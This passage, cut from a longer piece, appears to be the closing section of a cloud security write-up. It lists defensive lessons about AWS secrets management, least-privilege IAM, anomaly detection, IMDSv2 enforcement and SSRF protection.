3. **Secrets management matters:** Never store credentials in S3, code, or configuration files
4. **Least-privilege is foundational:** IAM roles should grant minimum required permissions with explicit resource ARNs
5. **Detection complements prevention:** Even with strong controls, monitoring for anomalous patterns enables rapid response

Organizations should prioritize IMDSv2 enforcement, implement robust SSRF protections, and adopt AWS Secrets Manager for all credential management to prevent this attack class.
